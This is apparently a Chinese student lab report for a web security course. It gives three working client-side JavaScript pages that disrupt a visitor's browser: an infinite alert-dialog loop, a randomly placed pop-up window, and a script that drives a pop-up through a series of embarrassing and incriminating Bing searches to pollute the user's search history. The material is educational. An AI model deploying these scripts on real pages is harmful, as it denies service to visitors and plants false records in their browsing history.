

**任务总述：** 在 **index.html** 页面中实现任意三种通过客户端 **Javascript** 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能，包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。

【注】：实验时为方便所有代码均在一个命名为 **index.html** 的文件里编辑并检验运行结果，github 上对应三个任务的代码分别写成了三个对应名字的文件：

- **index\_infinite alert loop.html**，对应循环弹出对话框
- **index\_new window random location.html**，对应新建窗口并随机变化位置
- **index\_Do embarrassing searches.html**，对应修改搜索历史


**任务 1：** 在 **index.html** 页面中通过客户端 **Javascript** 代码实现循环弹出对话框

### （一）实验内容：

编写 **index.html**，并用浏览器打开 **index.html** 验证是否可以循环弹出对话框。


### （二）实验步骤：

#### 1. 编写 **index.html**



```
1<html>
2<body>
3<script>
4const messages = [
5  'Hi there!',
6  'Welcome to my awesome website',
7  'I am glad that you made it here',
8  'While I have you trapped here, listen up!',
9  'Once upon a time...'
10 ]
11while (true) {
12  messages.forEach(window.alert)
13}
14
15</script>
16
17</body>
18</html>
```

## 2. 在浏览器运行 index.html



## 任务 2: 在 index.html 页面中通过客户端 Javascript 代码实现新建窗口并随机变化位置

### (一) 实验内容

编写 index.html,并用浏览器打开 index.html 验证是否可以循环弹出对话框。

### (二) 实验步骤


#### 1. 编写 index.html








```
1 <html>
2 <body>
3 <script>
4 var x=Math.floor(Math.random()*(90+1-10)+10);
5 var y=Math.floor(Math.random()*(90+1-10)+10);
6 alert(x + "\n" + y)
7 const win = window.open('', '', 'width=100,height=100')
8 win.moveTo(x, y)
9 </script>
10
11 </body>
12 </html>
```

#### 2. 运行 index.html

本实验中为了方便检验是否实现窗口位置的随机，先弹出了窗口坐标，再弹出窗口。可以看到三次尝试中，每次新建的窗口的位置各不相同。






### 任务 3: 在 index.html 页面中通过客户端 Javascript 代码实现修改搜索历史

#### (一) 实验内容:

编写 index.html,并用浏览器打开 index.html 验证是否可以循环弹出对话框。

#### (二) 实验步骤

##### 1. 编写对应 index.html



```
1 <html>
2 <body>
3 <script>
4 const win = window.open('', '', 'width=100,height=100')
5 const SEARCHES = [
6   'where should i bury the body',
7   'why does my eye twitch',
8   'why is my poop green',
9   'why do i feel so empty',
10  'why do i always feel hungry',
11  'why do i always have diarrhea',
12  'why does my anus itch',
13  'why does my belly button smell',
14  'why does my cat attack me',
15  'why does my dog eat poop',
16  'why does my fart smell so bad',
17  'why does my mom hate me',
18  'why does my pee smell bad',
19  'why does my poop float',
20  'proof that the earth is flat'
21 ]

22 function setupSearchWindow (win) {
23   if (!win) return
24   win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[0])
25   let searchIndex = 1
26   let interval = setInterval(() => {
27     if (searchIndex >= SEARCHES.length) {
28       clearInterval(interval)
29       win.window.location = window.location.pathname
30       return
31     }
32     if (win.closed) {
33       clearInterval(interval)
34       onCloseWindow(win)
35       return
36     }
37     win.window.location = window.location.pathname
38     setTimeout(() => {
39       const { x, y } = getRandomCoords()
```

```

40 win.moveTo(x, y)
41 win.window.location = 'https://www.bing.com/search?q=' +
  encodeURIComponent(SEARCHES[searchIndex])
42 searchIndex += 1
43 }, 500)
44 }, 2500)
45 }
46 setupSearchWindow (win)
47 </script>
48
49 </body>
50 </html>

```

## 2. 在浏览器查看此时的历史访问记录



可以看到未运行 index.html 时，浏览记录里没有任何 bing 相关的内容。

## 3. 在浏览器运行 index.html

